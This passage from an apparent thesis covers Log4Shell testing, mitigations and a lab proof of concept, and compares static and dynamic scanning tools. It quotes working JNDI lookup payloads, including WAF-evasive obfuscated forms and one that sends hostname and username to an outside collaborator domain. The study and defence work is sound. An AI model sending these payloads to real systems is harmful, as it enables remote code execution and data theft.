For example, searching server filesystems for vulnerable versions of Log4j will help determine if you are running the vulnerable software. This can be accomplished by looking for the vulnerable Java Archive (JAR) files, or more extensively by looking for the vulnerable classes inside the JAR files. Having an up-to-date software bill of materials makes this process easier, as it can highlight vulnerable dependencies without the need for manual checking [130]. However, it is problematic to check Internet of Things (IoT) devices and appliances for which file system access may be limited. Because of this, even organizations with direct access to systems needing testing may choose to augment traditional vulnerability management with penetration testing. Pen testing for Log4Shell can take three different forms. The first one commonly discussed online was to set up temporary subdomains using a service like canarytokens[.]org. By creating a subdomain, a tester will receive a notification if a server performs a lookup on the domain. If a tester uses the subdomain in a Log4Shell attack and receives a notification, this could be an indicator that the system is vulnerable.

The next check involved setting up a packet capture and/or responder on a server and then sending a Log4Shell attack string pointing to that server. If a connection was made to the server after the attack, that server was likely vulnerable to Log4Shell. Using a rudimentary response tool like netcat, it was often possible to convince the server to disclose its name, Java version, or even environmental variables.

The third method of pen testing attempted a full chain exploit. This involved setting up an LDAP or RMI responder that replied with either a link to a Java class

or code that could take advantage of a Java class already on the target system. This exploit, while complicated, could provide much more certainty that the target is in fact exploitable.

Limitations of Penetration Testing.

Proving a Negative. Test results must be reported in the proper context. The organization requesting the test wants an answer to the question posed at the beginning of this section, "How susceptible are we?" If an organization is susceptible, it is feasible to test and provide proof of that; however, proving the opposite requires something a penetration test cannot provide: proof of a negative. A penetration test can prove that the system is exploitable, or it can prove that a test team with limited resources could not exploit the system under the established test conditions. However, it will never be able to guarantee that the system is safe from exploitation.

Automated Log4Shell Scanners. The Cybersecurity and Infrastructure Security Agency (CISA) published an automated scanner designed to hunt for exposed services containing the Log4Shell vulnerability [31]. This scanner is effective at checking commercial off-the-shelf applications and many frameworks for the Log4Shell flaw. It sends the exploit and 23 variants designed to evade WAFs to servers in over 60 HTTP request headers and in 7 commonly-used post parameters. While the finite number of variants for WAF evasion is a limitation, a tester with knowledge of their own WAF configuration can craft a payload they know can evade the WAF if necessary in order to ensure the test payloads reach the application itself. As with any automated tool, it is necessary to monitor the responses carefully to ensure that requests aren't returning errors because of the unusual headers—this behavior can cause false negatives. For higher-security systems or other systems that respond poorly to the scanner, customizing the code or using a tool like Burp Proxy Suite allows greater control for more granular testing[136].

Internal Systems and Susceptibility. Risk rating frameworks like CVSS rate vulnerabilities as much more severe if they can be exploited from the Internet [148]. Even with the proliferation of insider threats, zero-trust, and other modern security paradigms, a system protected by a firewall is considered more secure. However, in the past it has been observed that command injection attacks allow an attacker to run code on web servers, even when command interpreter services like secure shell are blocked from attacker access and the only access allowed is to submit traditional web requests. Likewise, SQL injection attacks let attackers run queries directly on database servers via the web application—even when security recommendations are followed to protect databases deep within a corporate network.

The Log4Shell vulnerability has the potential to be much more widespread and dangerous. Consider the traditional SQL injection. The threat actor sends the SQL injection attack string almost directly to the vulnerable component, the web server. Because the web application did not use parameterized queries or server-side input validation, the attack is successful, and the threat actor can abuse the application's relationship with the database to conduct RCE on that database. But this is a specific exploit, tailored to a specific web endpoint on a particular application—and most importantly, with a single victim, the database for which that web endpoint has privileges to query.

Contrast this with the Log4Shell vulnerability, where the flaw is in a component used in so many diverse applications, from IoT devices to vehicles to web servers and frameworks, and even security tools and back-end processing applications. With Log4Shell, any application of any type that "sees" the exploit and logs it using a vulnerable Log4j library is vulnerable to RCE. Figure 4.2 shows a notional web application vulnerable to Log4Shell, where data from a user's query flows from the Internet, through the firewall and app servers in the Demilitarized Zone (DMZ), and

ultimately to databases, back-end servers (and possibly out to external vendors)—all the while being monitored by Security Information and Event Management (SIEM) tools. If the user is a threat actor using Log4Shell, they can send the attack string to the web server, just as in the SQL injection attack. However, unlike SQLi, the Log4Shell attack string can proliferate to other components. The threat actor may gain RCE on the web application server if it is vulnerable. But vulnerable or not, the web application server will likely pass that value into a database. The database may pass the data on to a back-end processing application that is vulnerable—or worse yet, to an external vendor as part of a different business process. Normally transparent systems, like SIEM and antivirus could scan and log the attack in a database, in network traffic, or on another server. If they do, and they are logging with the vulnerable library, they too could become compromised.

4.1.5 Mitigation Effectiveness

Mitigation versus Remediation. When dealing with cybersecurity vulnerability management, it is important to understand the difference between mitigation (making a vulnerability less significant) and remediation ("curing" a vulnerability completely) [160]. Remediation typically involves uninstalling the vulnerable component or replacing it with a patched component that no longer has the vulnerability. Mitigation can be much more complicated, and can involve any number of measures designed to lower the risk of the finding, where risk is a function of both likelihood and impact [82]. Thus, a mitigation might reduce likelihood by making the vulnerability more difficult to exploit, and/or a mitigation might reduce impact by limiting what the threat actor can accomplish upon successful exploitation.

Log4Shell Mitigation. In the case of Log4Shell, an initial mitigation was

proposed that reduced the attack surface by disabling the vulnerable feature at the command line or by an environment variable. This fix was soon rolled back as ineffective, because a non-standard configuration file could override the mitigation. However, it did block the exploit in default configurations, and thus was in fact effective in reducing the likelihood of exploitation [114].

Another widely-proposed mitigation was to isolate vulnerable systems from the rest of the internal network. This mitigation assumed the system was or would be compromised by vulnerability exploitation. It reduced the impact of exploitation by limiting it to the affected system, and it was effective, though it had the potential for significant negative business impact.

A related mitigation not widely proposed was blocking initial Internet-bound network connections from the system running a vulnerable version of Log4j, before it could be exploited. The RCE and Information Disclosure exploitation paths require initial outbound connections to an attacker-controlled server; without these connections, there is no way for an attacker to even know if the vulnerability exists—and more importantly, no network path for them to receive information or accept a request for malicious Java code to send back for execution. This can be demonstrated with an IPTables command such as `sudo iptables -t filter -I OUTPUT 1 -m state --state NEW -j REJECT`, although this command blocks all new connections from the system. A better method would be to use internal firewalls to ensure that the application could initiate connections to databases, update servers, and other trusted devices but be blocked by default from all others.

Proof of Concept. We used Cloudlab [43] to create a test environment in which to run the vulnerable application in Listing 4.1. This environment consisted of a victim server (running the vulnerable application), an attacker-controlled server (running a malicious LDAP responder and a web server to serve out the malicious Java

class [93]), and a firewall between them that could be configured to monitor or block traffic. We tested the RCE and Information Disclosure attacks. If successful, the RCE resulted in a reverse shell, while the Information Disclosure attack transmitted the current Java version to the attacker server.

Attack Type	Mitigation Technique	Results (✓= yes)		Attack Steps (✓= observed with Wireshark)			
		Application Worked	Attack Successful	Inbound Attack	JNDI Req Received	LDAP Response	App Class Request
Remote Code Execution	None	✓	✓	✓	✓	✓	✓
	Command Line	✓		✓			
	Remove Class	✓		✓			
	Outbound Net Block	✓		✓			
Information Disclosure	None	✓	✓	✓	✓	N/A	N/A
	Command Line	✓		✓		N/A	N/A
	Remove Class	✓		✓		N/A	N/A
	Outbound Net Block	✓		✓		N/A	N/A

Table 4.2: Experimental Results

We tested a baseline case for each attack with no mitigations and three mitigating strategies: a command line option to disable JNDI lookups, the removal of the JNDI lookup class from the JAR files, and blocking outbound network connections. The results can be found in Table 4.2. For an RCE attack to be successful, all four steps needed to be successful (application receives inbound attack, attacker receives the JNDI request, application receives the LDAP response, and attacker receives application's request for the Java class). For the Information Disclosure attack, only the first two steps are relevant since the disclosed information is transmitted with the JNDI request.

The RCE attack was successful, but only in the baseline case (vulnerable Log4j with no mitigations). With any of the three mitigations in place, the application received the attack but did not make an outbound JNDI request.

Likewise, the Information Disclosure attack was also successful in the baseline case. The information to be disclosed was sent in the initial JNDI request to the attacker-controlled server. As with the RCE attack, when any of the three mitigations were in place, the application did not make the outbound JNDI request and thus did not disclose any information. The last two columns are not applicable for this attack because the disclosure happens in the JNDI request.

In summary, with no mitigations applied, it was possible to successfully execute the attacks and observe the network traffic for all steps as expected. All mitigations successfully blocked both attacks with equal effectiveness; this was expected since the vulnerable application used the most basic use case of Log4j. None of the mitigations had a negative impact on the application's functionality.

4.1.6 Conclusion

Traditionally, a web attack surface has been the listening ports exposed to a threat[50]. A vulnerability like log4shell expands the attack surface for knowledgeable threat actors. In effect, it gives internal applications a new, often externally-facing attack surface. Any system that can receive attacker-controlled data can be a proxy to attack another system that ultimately logs it. Going forward, it must be acknowledged that even systems with no clear direct relationship to an Internet-facing system may be easily exploitable, even if they are behind a firewall or on a network completely isolated from the original point of entry. Our analysis of the dynamic test tools published quickly after the vulnerability disclosure revealed that knowledge of the web attack surface was critical. Without a complete understanding of possible entry points for attackers, a test case could be missed, and a vulnerability could remain undetected.

4.2 Log4Shell Test Tools

The work presented in this section was published in IEEE Secure Development (IEEE SecDev) 2022.

Immediately following the Log4Shell disclosure, threat actors around the world began scanning for and exploiting Log4Shell. Some actors used the vulnerability to establish command and control using Cobalt Strike, PowerShell, Meterpreter, and other tools [113]. Given its potential to be used in any Java application, organizations around the globe were scrambling to determine and eliminate their exposure where possible, and to mitigate the risk elsewhere. Both open-source and vendor communities were quick to deliver a wide variety of tools that security teams used to assess their exposure to Log4Shell.

In this section, we briefly discuss representative Log4Shell test tools, including dynamic analysis tools, static analysis tools, honeypots, etc. Figure 4.3 shows a taxonomy of the tools we reviewed. This taxonomy characterizes tools as either Dynamic Analysis, Static Analysis, or Other. We then subclassify the tools according to their capabilities. For all tools the language the tool was written in is noted. A detailed analysis is below, also grouped as Dynamic, Static, and Other.

4.2.1 Static Analysis

Static analysis has the benefit of identifying even hard-to-find vulnerabilities in applications, but could return more false positives as a result [128]. Static Application Security Testing (SAST) or Static Code Analysis involves scanning an application's code for vulnerabilities. However, in the case of Log4Shell, the static tools identified used Software Composition Analysis to determine if the vulnerable library was included in the application rather than actually reviewing any software lines of code.

		Programming Language				
Category	**Capability**	**Python**	**Java**	**Go**	**Yara**	**Other**
Dynamic	Tests Full-Chain RCE	CISA				
	Only Tests Lookup	FullHunt Active Scan++	Zed Attack Proxy Log4Shell Everywhere			Log4Shell Scanner
Static	Attempts to Fix		Logspresso	Google Log4jScanner		
	Doesn't Attempt to Fix	Crowdstrike Fox-IT	Mergebase	Palantir		Artic Wolf
Other	**Detection**				BiZone Datto	
	Target Server		Huntress	Log4Shell Vuln Test Tool		
	Honeypot	Binary Defense Honeypot				

Figure 4.3: Taxonomy of Log4Shell Test Tools

Arctic Wolf Log4Shell Deep Scan. [**178**] Log4Shell Deep Scan is a Powershell script for Windows and a shell script for Mac and Linux. It scans the local file systems to find applications vulnerable to Log4Shell. The end result of the scan is a PASS/FAIL but could also be indeterminate with UNKNOWN/ERROR results. In cases of FAIL or indeterminate results, the program's output will provide file paths and other clues that will assist the tester in making a manual determination. The methodology used is to see if `JndiLookup.class` exists in any JAR files and then determine if Log4j has been updated to a non-vulnerable version. The tool features recursion within JAR/WAR/EAR files, but it doesn't identify vulnerable classes in zip files. Artic Wolf provides several test files that can be used to ensure the tool is working correctly.

Crowdstrike Archive Scan Tool. [**34**] CAST, or Crowdstrike Archive Scan Tool, is a free but closed-source tool provided by Crowdstrike. According to their GitHub site and blog, CAST scans directories recursively for JAR, WAR, ZIP, and EAR and identifies potentially vulnerable libraries based on about 6,500 SHA256 hashes. If the hash of a library or file matches to a known vulnerable hash, that library or file is noted as being vulnerable.

Fox-IT Log4j Finder. [**56**] Fox-IT's Log4j Finder is a cross-platform Python

script that scans the filesystem for vulnerable JNDI Lookup classes and Log4j JAR files recursively using a list of known good and known bad hashes. This tool claims to only scan JAR, WAR, and EAR files; however, the testing and a review of the source code shows that the tool does check inside ZIP archives as well. JAR files inside these files will be scanned using the recursive algorithm.

Google Log4jScanner. [**62**] Google's Log4jScanner is based on Go, and it uses a variety of checks to determine if a given JAR file is vulnerable. It features recursion, runs on multiple platforms, and even comes with a library of test JARs which can be used to evaluate its performance against other tools. While Google's README file indicates the scanner has generated false positives, Google's scanner was the only one that did not generate any false positives on the test data set.

MergeBase Log4j Detector. [**112**] The Log4j Detector by MergeBase is written in Java and scans the filesystem for applications vulnerable to Log4Shell. It differentiates between beta versions that may be safe, and also notes older versions of Log4j as "_OLD_", even though they aren't vulnerable to Log4Shell. The tool can recurse inside ZIP, EAR, WAR, AAR, and JAR files, and it provides feedback to show how far it had to recurse to find a vulnerability. The detection method it uses is checking for certain string literals inside the class files that indicate vulnerable versions.

Logpresso CVE 2021-4428 Scanner. [**100**] Logspresso's Java-based Log4j2-scan recursively scans JAR, WAR, EAR, AAR, RAR, and NAR files for vulnerable versions of Log4j. This scanner looks for earlier vulnerabilities as well, not just Log4Shell, and can patch files to remove the vulnerabilities.

Palantir Log4j Sniffer. [**126**] Palantir's Log4j Sniffer is written in Go, and it scans a user-specified directory for instances of Log4j. It crawls the directory tree and recurses into archives up to a user-configurable maximum depth. Through a

combination of filename matching, class name matching, and MD5 hash comparisons, this tool identifies Log4j versions vulnerable to Log4Shell and provides details as to the reasoning behind its decisions. The tool can use partial matching which lets it detect even modified/obfuscated files.

4.2.2 Dynamic Analysis

DAST is a form of security testing where applications are tested using a black box method, from the outside. Dynamic analysis tools scan the application while it is running by sending modified requests to see how the application will react. Dynamic analysis provides a ground-truth view but could potentially miss features that aren't readily exposed through normal web crawling, resulting in false negatives [128].

We created a taxonomy of test tools to evaluate many of the static and dynamic analysis tools against a vulnerable application testbed to see how effective they were at their primary purpose: detecting Log4Shell. We also created a testbed application, a small Java application that accepted HTTP requests and logged every header, request parameter name, and request parameter value using a vulnerable version of Log4j.

CISA Log4j Scanner. [**31**] CISA provides three components with this tool: a scanner, which scans a given URL for the Log4Shell vulnerability; a DNS server, to detect if the victim application responded to a JNDI DNS request; and an LDAP server, to serve a reference to a malicious Java class so the user can test the full chain exploit. The scanner is discussed below as the Fullhunt Log4j Scan tool. The DNS server is a simple DNS server based on Python's `dnslib`. The LDAP server is a custom server designed to respond to JNDI LDAP requests with malicious class files that would be executed on a vulnerable victim.

Fullhunt Log4j Scan. [**59**] The Fullhunt scanner is the scanner component

of the CISA Log4j scanner. The scanner actively sends exploit attempts to a specified URL in over 60 HTTP request headers, HTTP POST parameters, and JSON data parameters. It also provides some limited WAF Bypass capability in that multiple modified payloads are included. Since the scanner is written in Python, it's relatively easy to add additional modified payloads, headers, and parameters to fit a particular situation. The Fullhunt scanner provides a full-chain exploit, meaning that if successful, the tool can execute code on the victim system[31].

The CISA/Fullhunt scanner was tested using the simple POST request shown in Listing 4.2. Unlike the Burp plugins which are reviewed below, the CISA/Fullhunt scanner puts multiple attacks in a single request. The default mode makes a single request, while there is a more expanded mode, available with the `--run-all-tests` option, that makes three requests. An additional option, `--waf-bypass`, runs all the tests but uses 23 alternate payloads to attempt to bypass Web Application Firewalls (WAFs). For example, the "j" in `${jndi}` might be representing as `${lower:j}` instead.

Because the CISA/Fullhunt scanner put so many attacks in a single request, the test application struggled to log all of them and return a response on time. In fact, some requests took more than 45 seconds to return from a local virtual machine. (Baseline requests were returned in less than 20 milliseconds.)

Listing 4.2: Test POST Request

```
POST / HTTP/1.1
Host: 192.168.1.241:8000
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0;  Win64; x64) AppleWebKit/537.36
```

(KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

Burp Proxy Suite Log4Shell Everywhere extension. [**77**] Burp Proxy Suite by Portswigger is a web proxy test tool that allows penetration testers to intercept requests made from a web browser and store/modify them. It includes a significant amount of automation capability, particularly in the paid Professional version. It is also extensible with user-created plugins like the Log4Shell Everywhere extension. This extension uses Burp's Collaborator tool, which is an infrastructure hosted on a Portswigger-controlled domain designed to receive responses from targeted systems. If a particular type of request can cause the target to communicate with an attacker-specified server, the target may be vulnerable to an exploit. In this case, the Log4Shell Everywhere extension extends Burp's Proxy to modify requests as the tester browses through a website. It sends Log4Shell payloads to the target, awaiting a reply at the Collaborator. If Collaborator reports an interaction from the target, this means the JNDI was interpreted in some way. Note this extension does not cause a full-chain exploit, so it cannot conclusively determine if a system is vulnerable to the RCE vulnerability, only that it was vulnerable enough to reach out via a JNDI request.

We used the POST request from Listing 4.2 to evaluate this extension. It modified the request to insert the same attack in multiple places. Collaborator information was customized so Burp could tell which injection point triggered the vulnerability. The attack looked like this: `${jn${lower:d}i:l${lower:d}ap://${lower:x}${lower:f}.[customized].oastify.com/a}`, with the customized string represented

by `[customized]`. This attack is a JNDI request that reaches out to oastify.com, the Burp Collaborator domain. The attack is obfuscated using the Log4j `lower` lookup in an effort to evade WAFs or other protections.

Our analysis of the source code and an active test with Burp itself revealed that this extension only adds/replaces parameters and headers as specified in a built-in configuration file. Its default configuration adds the attack to 25 headers and 1 parameter. In order for the tool to be effective, it would need to be customized to include additional parameters and headers. In addition, if LDAP traffic is blocked from leaving the network, the Collaborator will not be contacted, potentially resulting in false negatives.

Burp Proxy Suite Log4Shell Scanner extension. [135] This tool is an extension to Burp like the previous one. However this tool adds capability to Burp's Active Scanner, a tool designed to insert attacks into multiple places in the HTTP request. As such, it inserts attacks into any place the scanner deems appropriate. While less customizable than Log4Shell Everywhere, this tool is more adaptable out of the box. However, it doesn't insert the attack into common headers as Log4Shell Everywhere does.

As part of the evaluation for this tool, we sent the POST request from Listing 4.2 through Burp's Active Scanner with the extension enabled. Burp made 18 requests with the extension, as indicated by Burp's built-in logger. These were three attacks inserted in six different places in the request. The three attacks were:

- ${jndi:ldap://[customized].oastify.com:99999/s2test}
- ${jndi:ldap://h${hostName}.[customized].oastify.com:99999/s2test}
- ${jndi:ldap://u${hostName}-s2u-${env:USERNAME:-${env:USER}}.[customized].oastify.com:99999/s2test}

These items were placed in the following six locations:

- Replacing the first post parameter value
- Replacing the second post parameter value
- As a new post parameter name with value of 1
- At the end of the URL, behind a question mark
- Replacing the User Agent header
- Replacing the Referer (sic) header

Aside from being limited to Burp Active Scanner-provided insertion points, the tool as configured attempts requests over an invalid port. According to a GitHub pull request, this was done to avoid timeouts in the scanner.

Burp Proxy Suite Active Scan++ extension. [134] Active Scan++ was authored by James Kettle, the lead researcher for Burp Proxy Suite's developer Portswigger[85]. Like the Log4Shell Scanner Extension described above, Kettle's tool adds features to Burp's built-in Active Scanner—among these features is a check for Log4Shell. However, the Log4Shell check is not included in the latest Burp App store version, and Kettle explains in a tweet that the check he wrote has been "superseded" by other checks in the store, so it was not published and is not maintained[6]. It is still possible to download it directly from Portswigger's GitHub site, which is how the tests for this work were conducted.

The request from 4.2 was entered and again an active scan was requested with Active Scan++. The extension sent this attack: `${jndi:ldap://[customized].oastify.com:80/a}`; where appropriate it was URL-encoded.

The attack was placed in the following six locations, the same as the Log4Shell scanner extension:

- Replacing the first post parameter value
- Replacing the second post parameter value
- As a new post parameter name with value of 1
- At the end of the URL, behind a question mark
- Replacing the User Agent header
- Replacing the Referer (sic) header

Active Scan++ only reported that the application was vulnerable and didn't call out specific parts of the request that triggered the attack. Based on this, it appears the extension is designed to notify the user that the application as a whole is vulnerable—this makes sense since the fix is to replace the vulnerable library (which would fix every instance), so it isn't really necessary to know exactly which parameter triggered the exploit.

The scanner timed out when run against the test application. Presumably this is because the original exploit causes a call to an LDAP port, and the Collaborator does not respond, causing a timeout. When used against the test application, the scanner timed out with a false negative. This issue was addressed by adding a `:80` to the end of the Collaborator domain, thus forcing a vulnerable system to connect to the Collaborator server on port 80. This forked version of ActiveScan++ can be found at https://github.com/0xd0ug/active-scan-plus-plus.

Zed Attack Proxy Alpha Active Scanner Rules. [92] Zed Attack Proxy (ZAP) is a proxy-based web application test tool similar to Burp Proxy Suite, though ZAP is an open source project supported by the Open Web Application Security Project (OWASP). On December 14, 2021, the ZAP team blogged about new detection rules added to their Active Scanner which used DNS responders to catch JNDI

lookups inserted by ZAP active scans. Once ZAP is configured to add these rules, Log4Shell lookups are built-in as an additional check that can be enabled/disabled or requested via ZAP's API.

Kothari provided instructions to configure ZAP to use the new Log4Shell rules, which were followed. The request from Listing 4.2 was then used and an Active Scan was requested, with the scanner configured to disable all checks except for Log4Shell. ZAP sent 10 different attack types to the following locations:

- Replacing the first post parameter value
- Replacing the second post parameter value
- Replacing the Accept header
- Replacing the Accept-Language header
- Replacing the User-Agent header
- Replacing the Content-Type header

4.2.3 Other Tools

During this research several other tools were encountered that do not fit the dynamic or static analysis categories. While these tools don't conduct testing directly on their own, they provide functionality that could be valuable to someone attempting to secure their infrastructure from Log4Shell attacks.

Binary Defense Log4j Honeypot Flask. [**22**] Binary Defense's honeypot is not vulnerable to Log4Shell; in fact, it doesn't even run Java. This Python program creates a notional web server and then monitors incoming attacks for the pattern `${` because this pattern is included in all known working exploits. If it identifies

the pattern, it has the ability to alert the hosting user via Slack, Teams, or similar method. In this way, an organization can not only know they are being attacked, but they can analyze the type of attacks and use that information to tweak their WAFs or other filters to better defend systems that might actually be running a vulnerable version of Log4j.

Bi.Zone Log4Shell Yara Rule. [**23**] Yara rules are a way to organize Indicators of Compromise (IoCs) in a way that they can be easily used in scanners[120]. The Bi.Zone Log4Shell Yara Rule simply instructs Yara how to see if Log4j is installed on a system. Determining whether or not an application is vulnerable is not handled by this rule and would need to be handled manually or by another tool.

Datto Log4Shell Enumeration, Mitigation, and Attack Detection Tool for Windows and Linux. [**35**] Datto's Log4Shell tool performs three main functions. First, it will set an environment variable to disable JNDI lookups system-wide, provided they aren't enabled by a command line option. Second, it uses Yara rules to search the systems for indications of Log4Shell exploit attempts. Finally, it searches JAR files for the JNDI Lookup class, flagging those files for manual review. Datto's PowerShell-based tool only works on Windows.

Huntress Labs Log4Shell Vulnerability Tester. [**73**] The Huntress Labs Tester is actually an LDAP server that can serve as a target to respond when a Log4Shell exploit is successful. Huntress Labs hosts the tool at `https://log4shell.huntress.com`. Each time this page is accessed, a unique identifier is generated, and a sample Log4Shell payload is created containing the unique identifier. This payload can be manually sent to a target or incorporated into scanning tools. If vulnerable, the application will call back to the Huntress Labs LDAP server, and the results of those callbacks can be viewed at the same site for up to thirty minutes.

One disadvantage of this approach is that vulnerable server IP addresses and

other information will be disclosed to Huntress Labs. If confidentiality is a concern, Huntress Labs provides the source code so that testers can host the site themselves for greater privacy.

Log4Shell Vulnerability Test Tool. [15] Alexander Bakker's Log4Shell Vulnerability Test Tool is similar to the offering by Huntress Labs. It provides a target and a unique identifier that can be used as a payload to trigger the Log4Shell vulnerability. The site then reports on the results. In addition to the traditional LDAP request, Bakker's offering also responds to DNS, which is useful in case certain outbound network connections are blocked from the server. For testers concerned with privacy, Bakker provides the source code so the tool can be hosted on a tester-controlled server.

4.2.4 Summary of Empirical Findings

Dynamic Tools Evaluation. In most cases, dynamic analysis tools tend to lean toward false negatives and away from false positives. The low false positive rate occurs because the test can normally be configured such that the application only responds if it is vulnerable. The higher false negative rate may occur because the attack surface is not always known, and it may be necessary for the application to be in a certain state (logged in as a user with particular privilege) to access a certain request.

Given what they were designed to evaluate, the dynamic analysis tools that were evaluated performed as expected. Only the CISA tool was designed to exploit the RCE—the other tools just checked to see if a JNDI request was interpreted. However, the CISA and Fullhunt tools generated their own requests, whereas the Burp Proxy Suite extensions based their tests off existing requests provided by the user. Because

the CISA and Fullhunt tools only tested certain headers/post parameters, it is feasible they could miss a vulnerable parameter.

Based on this, we recommend the CISA tool, because it will provide the most thorough test with the caveat that you must modify it to ensure parameters relevant to your application are tested. If you already use Burp Proxy Suite, the Burp extensions will be easy to use but do not test RCE.

For future zero days, tools like the CISA/Fullhunt tool can be readily modified to test different attack techniques. While the Burp extensions are open source, tools within Burp itself make it easy to prototype attack scenarios, so it is impractical to modify an existing extension for that purpose.

Static Tools Evaluation. For the static analysis tools, Google and Palantir each provided a library of test files containing a combination of vulnerable, non-vulnerable, and corrupt files they used to evaluate their tools [62, 126]. We used these files to evaluate all the tools in scope. It is certainly possible this skewed the results in favor of these two tools, but the results were still useful and insightful. Each test tool was run according to the instructions to scan the files in the testbed for vulnerable Log4j libraries. We performed the test on 63 different JAR/WAR files for these 7 different passive tools. With total of 441 tests it was possible to identify true/false positives/negatives and other relevant statistics.

Figure 4.4 shows the results of the test in terms of true/false negatives/positives. As expected, the Google and Palantir tools performed well against their own data sets, which positively influenced their scores. It is worth noting that Google's tool was the only one with no false positives, possibly explained by the fact that it searches for specific characteristics in the file that correspond to vulnerable versions. Google and Artic Wolf had the highest precision, while Google and Palantir had the highest accuracy. Contrary to Dynamic Analysis tools, Static Analysis Tools tend to



Figure 4.4: Performance of Log4Shell Static Analysis Tools

favor false positives. Given these tools have full access to the files they are scanning, there is an expectation of extremely low false negatives. The impact of a false positive is wasted time and effort; however, a false negative means a missed vulnerability and potential exposure to an attacker. Specific to Log4Shell, the detection method is to check for the vulnerable library—if the Java version is new enough, the JNDI expansions may work, but RCE is not possible. This results in a very specific case of false positive—but replacing the vulnerable library is still recommended in case the application is ever run on an older JRE. Our results showed that, based on accuracy and precision, Google performed best, with Palantir and Artic Wolf close behind. Being open source, these tools can also be modified and extended to search for the next vulnerability.

Limitations.

Commercial Tools. At-cost tools were not incorporated in this study, which

precluded evaluating larger commercial scanners, many of which released plugins or updates to detect Log4Shell. While Burp Proxy Suite is a commercial tool, there also exists a community version downloadable at no cost.

Static Code Analysis. The static analysis tools we evaluated used Software Composition Analysis rather than Static Code Analysis to detect Log4Shell[174]. These tools were likely more prevalent because the vulnerability was a legitimate feature of the product, not the sort of vulnerability that would have readily been detected by a Static Code Analysis tool. Thus Static Code Analysis tools were not reviewed, because the focus was on finding the vulnerability within applications, not finding the vulnerability itself inside the Log4Shell library.

Static Analysis Testbed. Log4j is used in a large number of Java applications, both open- and closed-sourced. Since the testbed was obtained from the repositories of two of the tools tested, it is understandable that the results were positively skewed toward those tools.

4.2.5 Conclusion

Based on these results, we recommend using Static Analysis tools whenever source code is available. Detecting and replacing the vulnerable library is the best defense. Where source code is not available, use Dynamic Analysis tools, but know that they must be configured to scan the entire attack surface. Even then, without the source code there is always the possibility something could be missed.

It will only be a matter of time until the next zero day is discovered. If the vulnerability is widespread and impactful like Log4Shell, it is likely another round of tools will be quickly developed and provided by security researchers looking to help the community. Using the techniques outlined above, it will be possible for future

researchers to evaluate those tools as well.

In addition, there is a future research opportunity to analyze the intersection of Static and Dynamic Analysis Tools to identify the best, most efficient way to detect zero days. This will also include ensuring the tools can perform a complete and accurate mapping of the application's attack surface, thus ensuring the best possible results.

Chapter 5

Web Attack Surface Mapping

The web attack surface presents a richer landscape than that of a network, and thus many more opportunities to identify relevant features from which the attack surface can be clustered and compressed. By including security-relevant features from HTTP/HTTPS responses, the door is opened to server headers and the entirety of the Document Object Model (DOM) returned when a browser returns a page. The possibilities are limitless, as this data can contain text, images, rich media, script files, frameworks, links to other sites, and much more.

Our literature review in Chapter 2 outlines the current work evaluating WAVS, and it shows that the emphasis has been on evaluating and improving the end-to-end performance of WAVS. Offensive security research tends to pursue vulnerability identification. Our research in this chapter fills the gap between manual and automated testing, and for offensive security research it fills the gap of how to get started testing an attack surface. To find vulnerabilities, one needs to know where to look.

In this study, we developed an algorithm to compress web attack surfaces based on security-relevant features using agglomerative hierarchical clustering. The research required gathering the data, developing the framework, and conducting the

experiment to measure success.

5.1 Gathering Data

The focus of our study was on the development and evaluation of an algorithm to compress a web attack surface, not on reconnaissance and data gathering. However, in order to develop the algorithm, it was necessary to gather data on multiple attack surfaces. Given this data shaped the study, a review of the methods used to collect it is relevant.

Developing a map of the attack surface requires gathering as much accurate data as possible about that surface. To develop the techniques described in this study, we performed passive and limited active reconnaissance techniques on the Internet-facing web sites of twelve organizations to gather data on their web attack surfaces. There are many factors that can inhibit gathering data on a web attack surface. Modern web technology uses scripts to dynamically build pages after they have been "loaded" in the classical sense. Also, tools must be tuned in order to gather the maximum amount of data in a reasonable amount of time. In some cases, network conditions can prevent a client from accessing a server within a reasonable timeout period, resulting in a false negative. Furthermore, even with the benign web requests used for this study, web infrastructures may recognize a single IP address making requests to multiple web sites within a short time and block the connection to prevent data gathering. For a security assessment, missed sites and dropped traffic can result in entire applications not being properly assessed, ultimately yielding false negatives in a security test report.

Fortunately, our research involved using the gathered data to develop a methodology. Accuracy and completeness, while important during a normal test, did not neg-

atively impact the study. On the contrary, data collection results impacted by any of these issues yielded useful data the algorithm used to highlight potential reconnaissance shortfalls, which would in practice give a security professional an opportunity to conduct another attempt at gathering data from those points as needed.

